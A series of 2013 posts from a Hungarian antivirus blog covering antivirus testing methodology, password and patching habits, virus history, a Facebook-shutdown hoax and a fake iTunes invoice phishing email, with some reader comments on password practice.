Nos innen már ugorhatunk is a mai témára. **A vírusirtó programok tesztelése, összehasonlítása már hosszú évek óta folyik, ezek célja pedig kettős, egyfelől hogy érdemi információkhoz juttassa az antivírusok fejlesztőit, másfelől tájékoztassa és segítse a felhasználókat**. Ezek a vizsgálatok folyamatosan zajlanak, nemrég adták ki például az AV-Test és AV-Comparatives legutóbbi értékelését, és az aktuális Virus Bulletin Windows XP platformos teszteredményeinek összefoglalóján is utolsó az simításokat végzik. Ilyenkor rendre azt kérdezgetik az emberek, miért van, hogy különböző eredmények születnek ezekben, honnan tudjuk, melyiknek higgyünk? Mitől jobb vagy rosszabb egy tesztelés, mint a másik, és mennyire hasznosak ezek, vagy éppenséggel elfogultak? Ezekre a felvetésekre őszintén szólva nem könnyű válaszolni.



Az antivírusok tesztelése egy szerfelett összetett és bonyolult folyamat, és ezek minősége nagyban befolyásolja azt, mennyire kapunk reális és hasznos képet ahhoz, hogy tisztán lássunk. Először is néhány alapvető információt nem árt tisztázni. **Összehasonlító vagy tanúsítvány megszerzésért folyik az adott teszt? Ez a két legfőbb típus ugyanis, ahol az első, az összehasonlítás esetében bedobnak a ringbe egy tucat vírusirtót, remélhetőleg gondoskodva a tisztességes és egyenlő versenyfeltételek megteremtéséről, majd különböző mutatók alapján keletkezik egy győztes és egy sorrend. Ezzel szemben a tanúsítvány megszerzésért zajló küzdelem esetében nem a rangsorolás a cél, hanem rögzített és szabványos feltételek szerinti vizsgálatokon elért eredmények alapján az adott körben minden sikeresen vizsgázó termék megkapja a minősítést. A valóságban aztán ezenfelül léteznek a két modell ötvözéséből származó tesztelési metodikák is, többek közt a Virus Bulletin is ennek az iránynak igyekszik megfelelni, erre törekszik**.



Nézzük akkor először, mit jelent, ha egy tisztán a minősítésért folyó tesztet végeznek. Ilyenkor **általában minimális vagy semmilyen információnk nincs arról, pontosan mi zajlik a háttérben. A tesztelők viszont folyamatosan együttműködnek és kommunikálnak a gyártókkal**, és általában az egész procedúra tartama alatt biztosítják a konzultációt. A hibridnek nevezett ötvözött módszer esetében nyitottabban zajlik mindez, megismerhetőek a résztvevők eredményei, de vissza is hívhatóak azok a versenyzők, akik esetleg túlságosan rosszul veszik az akadályokat. Azt is meg kell említeni, hogy sajnos **vannak olyan tesztlaborok is, ahol komoly nyomást próbálnak gyakorolni a gyártókra, például esetleges gyengébb szereplésük részleteit csak egy jelentős összeg - például úgynevezett tanácsadói díj - befizetése után ismerhetik csak meg.** Szerencsére **nem ez az általános, így** a legtöbb esetben tisztességes és legitim tesztelést biztosítanak a gyártóknak, és ellátják őket bőséges információkkal ahhoz, hogy ellenőrizni, diagnosztizálni és javítani tudják a felmerülő problémákat.



A minősítésekért folyó küzdelem, és ezek eredménye a fejekben is okozhat némi zűrzavart, hiszen meglepősen sok ember tévesen azt hiszi, egy ilyen minősítő embléma azt jelenti, az adott termék a lehető legjobb a világon. **Például ha beszállunk egy liftbe, és a falon ott találjuk az alumínium TÜV plakettet, ez mindössze annyit jelez, hogy a biztonsági előírásoknak megfelelően tesztelték. Érthetőbben a minősítések megszerzése bizonyos értelemben inkább a minőségbiztosítás érdekében megtett lépés, és nem mondjuk a kimagasló innovációt jelzi**.

A VB100 díjnál, amely önmagában azért már jelez egyfajta alapvető megfelelőséget is, megmutatja, hogy egy valóban jól összerakott és megfelelően karbantartott termékről van szó. Mint ismeretes, ezen a teszten a résztvevő programoknak úgy kell 100%-osan felismerni az aktuális "WildList" lista kártevőit, hogy közben nem okozhatnak vakriasztást (false positive). Ez a rendszer emellett számos más hasznos, sebességbeli és teljesítmény mutatókat is közöl, beleértve például a nemrég hozzáadott rendszer stabilitási minősítést. Emellett mind az AV-Test, mind pedig az AV-Comparatives is kombinált tényezőkre alapozzák a tesztsorozataikat. Az **AV-Test-en egy sor különféle területen kell értékelhető pontszámot elérni, majd ezeket összesítve kell megfelelni**, míg az AV-Comparatives esetében **egy többszintű díj rendszer került kitalálásra**, amelynél a magasabb értéket (több csillag) a legjobbak kapják meg.



Összefoglalva, nem könnyű eligazodni a vírusirtó tesztek dzsungelében. Tipikus hiba például, amikor a tesztelést elvégző személy vagy szervezet hiányos vírusmintákkal dolgozik. Ha egy tesztben azt látjuk, hogy valamelyik védelmi képesség (például heurisztikus védelem) esetében a felhasznált vírusminták száma csak néhány tucatnyi, az biztos jele annak, hogy a teszt végső eredményét ez a módszertan eltorzította. Ha jó antivírust szeretnénk választani, amely a legjobban megfelel az igényeinknek, éppen ezért azt is érdemes megnézni, ki és hogyan végezte a tesztet. Ha a labor nevét "csak a Google ismeri", akkor valószínűleg kevésbé relevánsnak tekinthetjük az ott kapott eredményeket. Éppen emiatt létezik már jó ideje egy AMTSO (The Anti-Malware Testing Standards Organisation) nevű nemzetközi szervezet, amely 2008. óta **éppen az ilyen tesztelések javításán munkálkodik, szorgalmazza, hogy a vizsgálatok minél inkább objektívek, ésszerűek, szakszerűek, és átláthatóak legyenek, ezáltal a felhasználók is minél jobban megbízhassanak ezekben**.



Ha egy tesztelési metódus mindenki által megismerhető, akkor rendszerint az eredményekkel kapcsolatos bizalom is jellemzően stabilabb. Egyetlen minősítő jelvény feltüntetése pedig önmagában még nem dönti el, hogy például az egyik termék jobb-e, mint egy másik. Ezzel szemben viszont az érdemi teszteken hosszú távon mutatott folyamatos, stabil, kiegyensúlyozott jó szereplés mindenképpen egy fontos fegyvertény.

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Beváltake a 2013-as jóslatok?
- 2014 az internetes adatvédelemről szól majd
- Egy Skype támadás margójára
- A CryptoLocker esete a rendőrséggel
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5238980

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Biztonságtudatosságból közepes alá

2013.04.24. 11:33 | Csizmazia István [Rambo] | 5 komment

Címkék: statisztika frissítés social jelszó felmérés verizon engineering biztonságtudatosság


És hiába van közben énekből meg testnevelésből jelesünk. Brit tudósok jöttek, láttak, felmértek - eredmények és részletek alant.



Az Adults' Media Use and Attitudes Report 2013 nevű felmérés keretében **a megkérdezett felnőttek 55%-a ugyanazt az egy jelszót több helyen, vagy a létező összes webhelyén használja. Emellett, hogy még ijesztőbb legyen az összkép, 26%, vagyis durván negyedük esetében ez egy családtag neve vagy személyes születési dátumuk. Más szóval minden hozzávaló együtt van van egy "Hogyan ne kezeljük jelszavainkat?" liveshow-hoz**. Az egyedüli, ami talán adhat okot némi reménykedésre az emberiségbe vetett hitünk területén, hogy a WiFi használatban látni pici javulást, itt már 62%-uk állítja, megvédte az otthoni vezeték nélküli kapcsolódását - erre 2011-ben csak 52% bólogatott. **Ebben azért tegyük hozzá, nem csak brit földön tapasztalható előrelépés, hiszen mondjuk a budapesti állapotokat szúrópróbaszerűen nézve az 1-2 évvel korábbi helyzethez képest**, jól láthatóan sokan megértették végre a leckét. Összevissza császkálva a kerületekben korábban számtalanszor több nyitott wifit lehetett látni, mint védettet, ám mostanra már inkább csak elvétve találni nyitott "Dr. Kovács III.2." típusú közprédát. Sőt, örvendetesen sokszor olvashatunk WPA2-t a korábbi igencsak gyenge védelmet jelentő WEP helyett.




A lassú javulást igazolhatja emellett az is, hogy **61% figyel a titkosított SSL kapcsolatra is, miközben személyes adatokat ad meg egy weboldalon. Itt persze tág határok között mozoghat a "látott már életében kis sárga lakatot"-tól az "ellenőrzi még a tanúsítvány részleteit, lejáratát és hitelességét is"-ig**, de azért mindez biztató, különösen ha a korábbi 2011-es 56%-hoz hasonlítjuk, az irány jó, biztató javulás.



A felhasználói biztonságtudatosságban a következő téma a széles körben sajnálatosan mellőzött, ám mégis fontos dolog: az operációs rendszer és felhasználói programjaink naprakész frissítése - lenne. **Ha csak egy évre visszamenőleg megnézzük a havi vírus toplistánkat**, az Autorun vírus és a Conficker féreg évek óta tartó előkelő szereplését az élbolyban, kimondhatjuk, **ezeknek a többéves kártevőknek az intenzív jelenléte a leggyakoribb fertőzések között azt bizonyítja, hogy a Windows frissítések terén a felhasználók jelentős részének komoly elmaradása van, amit ha bepótolnának, javulhatna a pillanatnyi szituáció**. Emlékezetes, hogy nem csak a befoltozatlan MS08-067-es 5 éves biztonsági közleményben ismertetett Windows sebezhetőség a lehetséges gyenge pont, de akár a rendszerszintű megosztásokhoz használt túl egyszerű, és így a féreg által szótárral könnyen kitalálható jelszavak is. Vagyis a javítófoltok gyors letöltése és futtatása létfontosságú a védekezés szempontjából, a kellően erős jelszó használata úgyszintén elengedhetetlen kellék a biztonsághoz, amelyet természetesen a megfelelően beállított és frissített antivírus használata egészíthetünk ki. **Legfrissebb jelszóügyi szájbarágónkat itt lehet elolvasni.**



A frissítési hajlandóság kontra sebezhetőségeket kihasználó kártevők tárgykörben a Verizon is letett egy anyagot az asztalra. Arculcsapás jellegű új felismerések persze nincsenek ebben sem, ám abban mégiscsak érdekes, milyen jelentős mértékben megelőzhető lenne a kibertámadások jó része például a vállalatok szempontjából. A cég saját éves adatait áttekintve, ebben **47 ezer incidens kielemzésével azt szűrte le, hogy nem csak a támadások tizede lett volna megelőzhető egyszerű módszerekkel, hanem az összes támadás 78%-a elhárítható lett volna a naprakész frissítés, megfelelő védelmi program, plusz a munkavállalók rendszeres biztonsági képzése (social engineering, BYOD, USB eszközökön céges adatok hazavitelének veszélyei, stb.) kombóval.**



Itt persze nem egyedül önmagában csak a frissítés dönt el mindent pro vagy kontra, hanem valamennyi biztonsághoz szükséges elemnek együttesen kell megfelelőnek lennie. Például az is kimutatható volt, hogy az eredményes támadások 76%-ban nem valamilyen zseniális hackertrükkel operáltak, hanem mindössze **egy könnyen kitalálható primitív jelszót kellett feltörniük, vagy egy már korábban ellopott jelszóval próbálkozva sikerült nekik mindez. Ami ha az első bekezdést újra megnézzük: íme az ember, akinek mindenhol ugyanaz a jelszava, és hányan is vannak ilyenek: 55% - na ez itt a valóban szomorú.**

Tetszik 5 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

· 1 trackback

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- Titkosítás nem csak kémeknek
- Tűzre, vízre, és jelszóra vigyázzatok!
- Így vigyázz a Bitcoinodra
- Egy Skype támadás margójára

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5244497

Trackbackek, pingbackek:

Trackback: Mandiner blogajánló 2013.04.24. 15:39:01

Ezt a posztot ajánlottuk a Mandiner blogajánlójában.

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



dhrbikes 2013.04.24. 20:12:41

Csodás. Mint volt rendszergazda, azt tudom mondani, hogy ha erős jelszót követelünk meg és x havonta meg kell változtatni+nem lehet egyik korábbi sem, akkor van az, hogy post-itre kiírják a monitorra. Amúgy nekem nagyságrendileg100 helyen van regisztrációm, talán mindenhol mást kellene megadnom? Talán annyi elég, hogy a banki jelszó azért legyen más mint a többi és legyen kisbetű-nagybetű-szám. Facebookra minek 20 karakteres, minden mástól különböző jelszó?



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.04.24. 20:38:58

Nyilván egy huszadrangú tesztkörnyezetben tökéletes egy abc123. A Facebook jelszó értékénél azért azt is vedd figyelembe, mi a kár, ha rossz kezekbe kerül, kompromittáló vagy pedofil dolgokat töltenek fel hozzád, soha az életbe nem kapsz munkát. De ha csak az ismerőseidet megszórják spammel, vagy a nevedben pénzt kérnek tőlük, akkor is leiratkozik rólad a fél város.

A jelszó kérdésben van még egy érdekes körülmény, ha meg tudnak szerezni korábbi jelszavadat, és annak birtokában egyszerűen kitalálható a jelszóképzési szokásod, akkor a jelenlegit is tálcán adtad. Elvileg az a jó, ha mind a 100 helyen más, és nem kutyuska55, kutyuska56, és így tovább, hanem egy esetlegesen megszerzett password birtokában sem lehet kitalálni a másik 99-et.

Szerintem egy jó jelszómanager program pl. KeePass, vagy hasonlók segíthetnek ilyen esetben. Persze az én fejem sem káptalan, de ha a másik oldal érdeit nézed, azért izgalmas: pl. te vagy a főnök egy olyan cégben, ahol a vízzel működő autót fejlesztitek, és folyamatosan támadnak benneteket netről, dobálják az USB kulcsokat a parkolóban, stb.. Mit fogsz a dolgozóidtól megkövetelni: havi biztonsági oktatás, vagy sem; kutyuska56 vagy rendes jelszó?

balkon-úr 2013.04.24. 21:10:36

Egyértelmű, hogy bankhoz extra jelszót választok. De ma már mindenhova regisztrálni kell, nehogy már minden egyes regisztrációmhoz külön bonyolult jelszót találjak ki, és hogy a fenébe jegyezzem meg, mert felírni sem szabad. Túl van ez egy kicsit lihegve. Majd ha helyettem, az én jelszavammal más ír be kommentet pl. itt, attól fogva megszüntetem a regisztrációmat. Enélkül, még van élet.

tundrazuzmo (törölt) 2013.04.25. 00:14:05

Én nem a születési dátumomat adom meg, hanem a kutyám születési dátumát, az sokkal biztonságosabb. És 3 bites titkosítást használok: egy 3bit csoki papírjára írtam fel a jelszavamat, ami mindig nálam hányódik.

Nekem brit tudósok ne tanítsanak semmit, miután a James Bond filmben feltörték az MI6 főhadiszállását a hekkerek.



rezsoatya(eng) 2013.04.25. 00:30:25

@tundrazuzmo: ugye az megvan:
- Te hülye vagy? A kutyád nevét adtad meg root jelszónak? - Miért, mi bajod azzal, hogy "kcgjtzjIUTZU7GTNGG6F4XCXDsdf44heA" ?

Antivirus.blog menni Tilos Rádió

2013.04.26. 10:58 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: rádió tilos levi gábor levente csabai szakácstolvaj buttás papo


Tegnap a Tilos Rádióban 10 és 12 között beszélgettünk Levivel (Buttás Levente) és Papóval (Csabai Gábor) vírusokról, kártevőkről, védekezésről, mióta vannak, miért vannak. Sok mindenről szó esett, szinte elrepült az a két óra, így aztán adás után még jó másfél órát tudtunk diskurálni az előtérben is. **Ezúton is köszönjük a meghívást! :-)**




Ha valaki esetleg lemaradt volna **a Szakácstolvaj április 25-i adásáról, itt utólag is meghallgatja**. Pár kiegészítést most viszont megtennénk, mert az adás hevében aztán nem sikerült mindent megemlíteni, illetve minden kérdésre válaszolni, valamint néhány témába vágó linket is felsorolunk az érdekesség kedvéért.



Először is az alapok, a történelem, Frederick Cohen neve és munkássága ebben megkerülhetetlen, 1983-ban az első dokumentált kísérletezést ő végezte egy Unix alapú VAX 11/750 gépen. **A kísérleti vírus aztán olyannyira jól sikerült, hogy a programkód alig nyolc óra alatt íródott és egy rendszert átlagosan 30 perc alatt képes volt megfertőzni**. Emlékeim szerint a Data Becker könyvsorozatban megjelentetésre várt Ralf Burger vírusokról szóló könyve, amit aztán állítólag **veszélyes volta miatt hazai berkekben megtorpedóztak, és így nálunk nem fordították le, nem jelent meg. További jó móka volt még, mikor az 1986-os Brain vírust eredetileg készítő pakisztáni testvérpárt Mikko Hypponen víruskutató huszonöt évvel később felkereste, és interjút készített velük - még ugyanott laktak, mint korábban.**



A NOD32 vírusirtó elnevezése a "Nemocnica na Okraji Disku" - Kórház a lemez szélén, ezzel a Kórház a város szélén című népszerű televíziós sorozatra utal. A szlovák ESET alapítók 25 évvel ezelőtt azonban nem egy sima szóviccel éltek, **az első, úgynevezett boot vírusok valóban a mágneslemez szélén elhelyezkedő boot szektort fertőzték meg**. A korábbi 16 bites programot még NOD-ICE-nak hívták, és később a 32 bites változat megjelenése után került a "32" is a név végére. A cég egyébként több helyen víruskutató központokat üzemeltet, például Pozsonyban, San Diegóban, Szingapúrban, Prágában, Kassán (Szlovákia), Krakkóban (Lengyelország), Montrealban (Kanada) és Moszkvában (Oroszország).



A különféle operációs rendszerek kapcsán érdemes megjegyezni, hogy eleve támadhatatlan, kikezdhetetlen nincs. Nyilván a Mac helyzete a létező pár ezer kártevővel lényegesen jobb, mint egy Windows esetében a 100 millió ismert kártevővel, de a védekezést ez nem teszi szükségtelenné. Érdekes fejlemény, hogy 2012-ben például volt olyan kártevő, a Flashback, amely felhasználói közreműködés nélkül - nem kellett hozzá kattintani - 600 ezer OS X gépet tudott megfertőzni. **Emiatt az Apple is megváltoztatta a weboldalán olvasható "Miért fogjuk szeretni a Mac-ünket?" marketing kérdésre adott válaszát**. Korábban *"Itt nincsenek vírusok, mint a Windows alapú gépeken, köszönhetően a beépített védelemnek, ami biztonságban tart minket anélkül, hogy ezért bármit is kellene tennünk."* volt a szlogen, most már az új szerint *"A rendszert úgy alakították ki, hogy az biztonságos legyen. A beépített védelemnek köszönhetően az OS X folyamatosan véd a rosszindulatú szoftverek letöltése ellen."* Itt egy rövid összefoglaló a jelentősebb Mac kártevőkről, **valószínűleg azért kerültek mostanában jobban képbe, mert a Mac gépek népszerűsége már elért egy olyan szintet, hogy a kártevő terjesztők is egyre inkább számolnak vele.**



A hamis antivírusokkal való trükközés óriási üzlet, még 2008-ban írtunk olyan csapatról, ahol 32 millió forintnak megfelelő összeget kerestek ezzel - hetente. Hamis antivírusok egyébként megjelentek OS X alatt is, emiatt az Apple külön frissítést is kénytelen volt kiadni.



A leghíresebb vírusokról ebben a Vírusok Varázslatos Világa 12. cikkben lehet egy jó kis összefoglalót találni, benne a szép pillangós Bagle.N-nel. Ha pedig valakiben az adás kapcsán valamilyen további kérdés esetleg bennemaradt, itt a kommmentekben bátran felteheti, és igyekszünk majd megválaszolni.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Beváltak-e a 2013-as jóslatok?
- Kisokos a Cryptolocker kártevő ellen
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Spammelés antivírus cégek nevében

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5247833

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Lekapcsolják a Facebookot - már megint ;-)

2013.04.29. 12:05 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: hoax facebook május álhír 15 shutdown bezár


Az alaposabb megértés miatt muszáj egy viccel kezdeni. *"Jó lenni újra nyerni a lottón. Miért, hát régebben nyertél? Nem, de egyszer korábban már szintén jó lett volna."* Ahogy **rendszeresen előjön a "fizetős lesz a Facebook" álhír, vagy a "hogyan akadályozzuk meg, hogy a Facebook hozzáférjen személyes adatainkhoz" - jóságos tervezőm!, de a "legyen lila vagy bármilyen más színű a közösségi oldalad" is egy visszatérő törzsvendég az átverések színes kis világában.**



"Facebook has gotten out of control... and the stress of managing this company has ruined my life," the statement read. "I need to put an end to all the madness. I personally don't think it's a big deal... And to be honest, I think it's for the better. Without Facebook, people will have to go outside and make real friends. That's always a good thing."
A kéretlen üzenet azt állítja, hogy Zuckerberg bácsi most május 15-én leállítja a közösségi oldalt, mert a vezetéssel járó hatalmas stressz állítólag alaposan megviselte őt, és tönkretette az életét. **Ha esetleg netalán tán mindez még így is lenne, biztosan jobban lesz, ha időközönként vet egy gyógypillantást a bankszámla egyenlegére ;-)** De nem, nem állítja le, az üzenet sokkal inkább látszik valamilyen rejtélyes okból megkésett áprilisi tréfának. Ha belegondolunk, ez az egyik leghatalmasabb IT üzleti vállalkozás, a tőzsdén is jegyzett cég, melynek folyamatossága alapvető üzleti érdek, és amelyet viszont **éppen az ilyen álhírek is kellemetlen helyzetbe hozhatnak a pillanatnyi bizonytalanság miatti áreséssel.**



Ha valaki veszi a fáradságot, és bepötyögi a "facebook shutdown hoax" szavakat a keresőjébe, meglepődve tapasztalhatja, hogy hűséges pulikutyaként **szinte minden egyes korábbi évben előjön ez**, ezért azt sem elhinni, sem lájlkolni, sem megosztani, sem továbbítani nem igazán érdemes. A már említett álhír egyébként nem csak **a hétköznapi felhasználókat riogatja ok nélkül**, de amint említettük, komoly hullámvasútra ültetheti a részvényárfolyamokat is. Persze ennek ellenére időnként tényleg le lehet kapcsolni a számítógépet, és kimenni a szabadba.



Emlékezetes, hogy amíg ugyan súlyos beteg (hasnyálmirigyrák) volt, de **még élt és aktívan dolgozott Steve Jobs, egy ismeretlen hamis halálhírét keltette egy bejegyzésben, és ettől az Apple cég papírjai órák alatt jelentős mértékben estek**. Az már csak egy morbid mellékkörülmény, hogy **vele kapcsolatban többször is láttak hasonló hoaxok napvilágot, például emlékezetes, hogy 2008-ban egy "johntw" nevű illető Jobs állítólagos infarktusát posztolta a CNN-nek**, amit a piacok az almás papírok azonnali 100 dolláros szint alá esésével reagáltak le. Később ugyan törölték a nyilvánvalóan hamis hírt, de az ízetlen tréfával operáló bejelentő miatt addigra fejre állt az árfolyam, ami esetleg azt is sugallhatja, az elkövető szándékosan manipulálhatott egy részvénycsomag adásvétel miatt.

Tetszik 5 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Egy Skype támadás margójára
- Elhunyt Szőr Péter
- Mentéseket törlő féreg az élen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5252380

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

iTunes számla vagy mégsem II. rész

2013.05.02. 13:15 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: spam itunes csalás átverés számla

Egy éve sincs, hogy egy nagyon hasonló átverésről írtunk. A sikeres csalások azonban láthatóan sosem halnak ki, ezúttal **Németországban próbálnak ezzel a trükkel a felhasználóktól hamis iTunes számlával pénzt kicsalni**.




Az Apple és a Plus.de diszkontáruház nevében érkező elektronikus levelek megköszönik, hogy náluk vásárolgattunk, és gálánsan küldik is róla a számlát. **Már az is egy érdekes kérdés, honnan juthattak az email címek mellett a felhasználók teljes nevéhez is, erre valószínűsíthető magyarázat lehet, hogy korábbi LinkedIn, Last.fm, Evernote, és hasonló adatbázisok feltöréseiből származhatnak az adatok.** Az úgynevezett számla **a mellékletben található PLUS.ZIP nevű tömörített állomány, ebben található aztán egy SCR kiterjesztésű, azaz képernyővédőnek látszó "rechnung.scr"**, ami valójában egy trójai kártevő.



Azért már ez sem semmi, hogy valakinek nem tűnik fel, hogy **screensaver formátumban nem igazán szoktak számlát küldeni nem hogy komoly cégek, hanem gyakorlatilag semmilyen sem**. Mindenesetre sok időt nem hagynak a tűnődésre vagy lagymatag ábrándozásra, a 200 EUR körüli (kb. 60 ezer HUF) összeget **ugyanis legkésőbb május 4.-ig szeretnék megkapni**. Az is látszik, hogy az átlagos csalási értékösszeghez - hamis antivírusok, RIAA, FBI 50-200 USD - képest itt rögtön szabadabban szárnyal a fantázia, **amint Apple Store számláról van szó, például az itt mellékelt másik levél ugyanis nem kevesebb, mint 747 EUR, azaz nagyjából már 225 ezer forintról szól**.



A social engineering kiválóan megkonstruált, mert **a sürgetés faktort több féleképpen is szépen beépítették a levelükbe, az úgynevezett "Dritte Mahnung" annyit tesz, mint kb. nálunk a ki nem fizetett számlák, bírságok esetében a behajtási eljárás megindítása előtti utolsó ügyvédi felszólítás**. A beszámoló hivatkozik arra is, hogy **Németországban az ilyen felszólítást ugyanígy sosem a cégek maguk közvetlenül küldik ki, hanem ebben a stádiumban már a megbízott ügyvédi irodától kapjuk az ilyen leveleket**, hasonlóan a magyarországi be nem fizetett parkolási díjakhoz, ahol pl. a Dr. Kézdi és hasonló irodák a feladók, és mondjuk nem az összeget eredetileg igénylő Centrum Parkoló Kft.



